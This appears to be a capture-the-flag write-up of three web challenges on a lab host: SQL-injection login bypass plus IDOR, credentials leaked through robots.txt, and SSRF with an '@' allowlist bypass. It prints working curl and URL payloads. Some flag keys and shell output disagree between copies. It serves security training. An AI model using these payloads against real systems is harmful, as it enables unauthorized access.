


Fig.13: - web 01 royalmint question

## Reconnaissance

Visiting the root page reveals a login portal.

By reviewing the frontend JavaScript (/app.js), several important observations can be made:

- Authentication is handled via **/auth/login**
- Logged-in user data is available at **/auth/current**
- Invoice data is accessible via **/invoices/<id>?format=json**
- **Invoice ID 1057** is explicitly referenced in the client code as containing the flag and key
- There is no proper authorization check when viewing invoices (IDOR)

### Vulnerability 1: SQL Injection (Authentication Bypass)

While testing invalid credentials, the application leaks information such as:

**Users found:** oslo, helsinki, Raquel

This indicates a **SQL injection vulnerability** in the username field.

### **Root Cause**

The backend likely constructs a query similar to:

```
SELECT * FROM users WHERE username='<input>' AND password='<input>;'
```

Input is not sanitized, allowing SQL comment injection.




Fig.14: - Web-01(Sql\_Injection\_Identified)

### **Exploitation: Boolean-Based SQL Injection**

To bypass authentication, a comment (--) is injected into the username field to disable the password check.

### **Payload Used**

```
curl -i -X POST http://10.60.0.224:5001/auth/login \
-H "Content-Type: application/json" \
-c cookies.txt \
```

```
-d "{\"username\":\"Raquel\" -- \",\"password\":\"anything\"}"
```

### Result

- Login succeeds
- A valid session cookie (connect.sid) is issued
- The response confirms admin access

```
{"success":true,"user":{"id":3,"username":"Raquel","role":"admin"}}
```

### Verification

```
curl http://10.60.0.224:5001/auth/current -b cookies.txt
```

Response confirms authenticated session.

```
[darkjoker@kali:~/Downloads]$ curl http://10.60.0.224:5001/auth/current -b cookies.txt
{"user":{"id":3,"username":"Raquel","role":"admin"}}
```

Fig.15: - Web-01(Authenticated\_Session\_Confirms)

## Vulnerability 2: IDOR (Insecure Direct Object Reference)

Once authenticated, invoice IDs can be accessed directly without ownership validation.

### Exploit

```
curl http://10.60.0.224:5001/invoices/1057?format=json -b cookies.txt
```

### Result

```
{"invoice": {"id": 1057,"user_id": 2,"owner": "helsinki","amount": 206,"note": "Quarterly  
billing note: TDHCTF{DENVER_LAUGHS_AT_BROKEN_ACL}  
|Key:885dc32d33ddae66cf8f25d3fdb4f52487707676e0928b02802cd55e59c587" }}
```

```

darkjoker@kali:~$ curl -i -X POST http://10.60.0.224:5001/auth/login
-H "Content-Type: application/json"
-c cookies.txt
-d "{\"username\":\"Raquel\", \"password\":\"anything\"}"

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 67
ETag: W/"43-nqWG/oMpkFqiqdX50eVh3Frycoo"
Set-Cookie: connect.sid=s%3AVv_A-EyXifm12dayWIcecc03YKEc50.7JrXCCUzcN6qxYLiy7%2Fl%2FB52EGDayfRqQM3QH0gxd6o; Path=/; HttpOnly
Date: Sat, 10 Jan 2026 08:09:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"success":true,"user":{"id":3,"username":"Raquel","role":"admin"}}

(darkjoker㉿kali)-[~/Downloads]
$ curl http://10.60.0.224:5001/auth/current -b cookies.txt
{"user":{"id":3,"username":"Raquel","role":"admin"}}

(darkjoker㉿kali)-[~/Downloads]
$ curl http://10.60.0.224:5001/invoices/1057?format=json -b cookies.txt
{"invoice":{"id":1057,"user_id":2,"owner":"helsinki","amount":200,"note":"Quarterly billing note: TDHCTF{DENVER_LAUGHS_AT_BROKEN_ACL}"}
| Key: 885dc32d33ddae66cf8f25d3fdb4f52487707676e0928b02802cdafa55e59c587"})

(darkjoker㉿kali)-[~/Downloads]
$ 

```

Fig.16: - Web-01(Key\_Authentication\_bypass\_Using\_IDOR)

## Flag and Key

**Flag: TDHCTF{DENVER\_LAUGHS\_AT\_BROKEN\_ACL}**

**Key: 885dc32d33ddae66cf8f25d3fdb4f52487707676e0928b02802cdafa55e59c587**

## Summary of Vulnerabilities

Vulnerability	Impact
SQL Injection (Auth)	Authentication bypass
IDOR	Unauthorized access to sensitive invoices
Broken Access Control	Flag exposure

## Conclusion

This challenge demonstrates how **chained vulnerabilities**—SQL injection followed by IDOR—can fully compromise an application. Even with authentication in place, the lack of proper authorization checks allowed direct access to sensitive resources.

## Web 02 – Ticket To The Vault | Medium – 250 pts




Fig.17: - web 02 ticket to the vault question

The Directorate's tip portal was suspected to be vulnerable. The goal was to find sensitive internal information and ultimately retrieve the flag.

### Step 1: Initial Reconnaissance

The provided platform URL was:

<http://10.60.0.224:5002>

As a standard reconnaissance step, I checked the robots.txt file:

<http://10.60.0.224:5002/robots.txt>

### Step 2: Information Disclosure via robots.txt

The robots.txt file revealed sensitive information that should never be public. It contained admin paths and plain-text credentials:

**Disallow: /admin**


**Disallow: /admin/tickets**

**Disallow: /admin/flag**

**Tokyo: tokyo / rio123**

**The Professor: admin / admin123**

This is a clear case of information disclosure and security misconfiguration.



# robots.txt for Ticket to the Vault  
# Standard robots exclusion file

User-agent: \*  
Disallow: /admin  
Disallow: /admin/tickets  
Disallow: /admin/flag

# CTF Discovery: Default user credentials  
# Tokyo: tokyo / rio123  
# The Professor: admin / admin123

Fig.18: - Web-02(Usernames\_Found\_In\_Robots.txt)

### **Step 3: Admin Login**

Using the leaked credentials from robots.txt, I logged in as the admin user.

Credentials used:

**Username: admin**

**Password: admin123**

The login was successful, confirming **weak authentication controls**.

### **Step 4: Broken Access Control**

After logging in, I **manually accessed the admin-only flag endpoint**:

**http://10.60.0.224:5002/admin/flag**

The application did not perform proper authorization checks, and the flag was directly accessible.

## Result

The flag was successfully retrieved.




Fig.19: - Web-02(Key\_And\_Flag\_Found\_Using\_Broken\_Access)

## Flag and Key

**Flag: TDHCTF{THE\_BOT DID THE DIRTY WORK }**

**Key: 70db1aa53ae0571655cc84effaf3d86e8cfa76e4ad26e0d28f8b4bfb767078d**

## Vulnerabilities Identified

### 1. Sensitive Data Exposure

- Credentials stored in **robots.txt**

### 2. Security Misconfiguration

- Admin paths exposed publicly
- **robots.txt** used incorrectly for security

### 3. Broken Access Control

- Direct access to **/admin/flag** after login
- No additional role validation

## Conclusion

This challenge demonstrates how simple misconfigurations can lead to complete system compromise. No advanced exploitation techniques were required—only basic reconnaissance and understanding of access control flaws.

### Web 03 – Safehouse | Hard – 500 pts

Web Hard 500 pts Close

## Web 03 Safehouse

The Professor identifies the crew's final web target: the Directorate's internal network scanner with a hidden vault server. Helsinki discovers an SSRF vulnerability in the URL preview feature. Using a clever allowlist bypass with the @ character, the crew pivots to an internal-only service and retrieves the Professor's hidden escape route coordinates. This demonstrates how deeply the Directorate's systems can be compromised through chained vulnerabilities.

0 files

### Platform Access

Platform URL:

```
http://10.60.0.224:5003
```

No files available yet.

Fig.20: - web 03 safehouse question

### Challenge Overview

In this challenge, the Directorate operates a secure Safehouse Network Scanner that is supposed to scan only external URLs. The goal is to exploit weaknesses in this system to access an internal vault server and retrieve the Professor's hidden escape route data (flag).

### Step 1: Initial Access & Login

When opening the target application:

<http://10.60.0.224:5003>

We are first presented with a login page.



Fig.21: - Web-03(Hint\_Found\_on\_LoginPage)

## Observation

- The login page itself provides a **hint containing a valid username and passphrase**
- Using these credentials, **login is successful**

After login, the application redirects us to a page showing an “Access Safe House” option.

## Step 2: Accessing the Safe House

Clicking Access Safe House redirects us to:

### Base Camp – Control Room

This page contains:

- Logged-in crew member details
- A **Security Key (Token)** displayed on the page
- An option to Access Network Scanner




Fig.22: - Web-03(Found\_Security\_Key)

### Important Information Found

The page reveals a token:

**PROFESSOR\_TOKEN\_x9f3c2a**

It also mentions that:

- The internal vault is isolated
- It is accessible only from within the safe house network

This strongly suggests that the Network Scanner may be used to reach **internal services**.

### Step 3: Network Scanner Analysis

Clicking Access Network Scanner redirects to a page that:

- Accepts a URL as input
- Fetches the URL server-side
- Displays the response content
- Restricts URLs to the allowed domain previewme.com

This behaviour indicates a **potential Server-Side Request Forgery (SSRF) vulnerability**.




Fig.23: - Web-03(Network\_Scanner\_SSRF\_Identified)

#### Step 4: Identifying the SSRF Entry Point

By testing multiple URLs, it becomes clear that the scanner sends server-side requests using the endpoint:

/preview?url=<TARGET>

Testing with an allowed URL:

<http://previewme.com>




Fig.24: - Web-03(Internal\_network\_Reference\_Hint)

## Result

- Response status: 200
- External content is fetched and displayed

This confirms SSRF functionality.

## Step 5: Internal Service Discovery

While testing different URLs, one of the responses reveals a critical hint:

**Internal Network Reference: internal-admin:8080**

## Why This Matters

- internal-admin is not publicly accessible
- Port 8080 is commonly used for internal admin services
- SSRF can potentially be used to access this internal host

## Step 6: Allowlist Bypass Using @

Why the @ Technique Works

According to URL parsing standards:

**scheme://userinfo@host**

- Everything before @ is treated as userinfo
- The actual connection is made to the host after @

If the application only checks whether previewme.com exists in the URL string, this can be abused.


## Crafted Payload

**http://previewme.com@internal-admin:8080/**

## What Happens

- The application sees previewme.com → request allowed
- The server actually connects to internal-admin:8080

- This confirms successful allowlist bypass and internal SSRF access.



```

Response Status: 200
Content Type: text/html

Surveillance Report:

<!-- Network Configuration: Internal vault server accessible at internal-admin:8080 on safe
house network -->
<!DOCTYPE html><!-- This site was created in Webflow. https://webflow.com --><!-- Last
Published: Mon Dec 29 2025 06:40:56 GMT+0000 (Coordinated Universal Time) --><html data-wf-
domain="webflow.previewme.com" data-wf-page="6472ca76628c867ed513ecd3" data-wf-
site="5f99df030ecbd3afb9e17b87"><head><meta charset="utf-8"/><title>PreviewMe | Short-form
video tool for sales and marketing teams</title><meta content="Unlock success with
PreviewMe, your premier video tool for sales and marketing. Elevate your strategy and sales
cycle with powerful and engaging short videos!" name="description"/><meta content="PreviewMe
| Short-form video tool for sales and marketing teams" property="og:title"/><meta
content="Unlock success with PreviewMe, your premier video tool for sales and marketing.
Elevate your strategy and sales cycle with powerful and engaging short videos!" property="og:description"/><meta content="https://cdn.prod.website-
files.com/5f99df030ecbd3afb9e17b87/61b7fb4b0f0fc8c73fba0e74_hero-img.png"
property="og:image"/><meta content="PreviewMe | Short-form video tool for sales and
marketing teams" property="twitter:title"/><meta content="Unlock success with PreviewMe,
your premier video tool for sales and marketing. Elevate your strategy and sales cycle with
powerful and engaging short videos!" property="twitter:description"/><meta content="https://
cdn.prod.website-files.com/5f99df030ecbd3afb9e17b87/61b7fb4b0f0fc8c73fba0e74_hero-img.png"
property="twitter:image"/><meta property="og:type" content="website"/><meta
content="summary_large_image" name="viewport"/><meta
content="N2ckElgBvYzmvz4EMtD3B96qQZwUbfB9RbRy9fdxs" name="google-site-verification"/><meta
content="Webflow" name="generator"/><link href="https://cdn.prod.website-
files.com/5f99df030ecbd3afb9e17b87/css/previewme-marketing-
website.webflow.shared.409a840a2.css" rel="stylesheet" type="text/css"/><link href="https://
fonts.googleapis.com" rel="preconnect" crossorigin="anonymous"/><script src="https://ajax.googleapis.com/ajax/
libs/webfont/1.6.26/webfont.js" type="text/javascript"></script><script type="text/
javascript">WebFont.load({ google: { families: ['Droid Sans:400,700', 'PT
Serif:400,400italic,700,700italic', 'Merriweather:300,300italic,400,400italic,700,700italic,90
0,900italic', 'Poppins:300,regular,500,600', 'Karla:regular,700', 'Playfair
Display:regular,400,600,700'] } })</script><script type="text/javascript">function(o,c)
{var n=c.documentElement,t=o.getElementById(n.className+t+"js","ontouchstart"in o|| 
o.DocumentTouch&&n instanceof DocumentTouch)&&(n.className+=t+"touch"))(window,document);</
script><link href="https://cdn.prod.website-
files.com/5f99df030ecbd3afb9e17b87/5fbad1658fe3b2aa1725b379_favicon%20previewme.pn

```

Fig.25: - Web-03(Html\_Comment\_Visible)

## Step 7: Accessing the Internal Vault

From the Base Camp page, we already obtained the security token:

**PROFESSOR\_TOKEN\_x9f3c2a**

Further testing showed that the internal service exposes a protected endpoint:

**/flag**

This endpoint requires the token as a query parameter.

## Step 8: Final Exploit Payload

Combining:

- Allowlist bypass (@@)
- Internal service (internal-admin:8080)
- Security token

Final URL used in the Network Scanner:

[http://previewme.com@internal-admin:8080/flag?token=PROFESSOR\\_TOKEN\\_x9f3c2a](http://previewme.com@internal-admin:8080/flag?token=PROFESSOR_TOKEN_x9f3c2a)

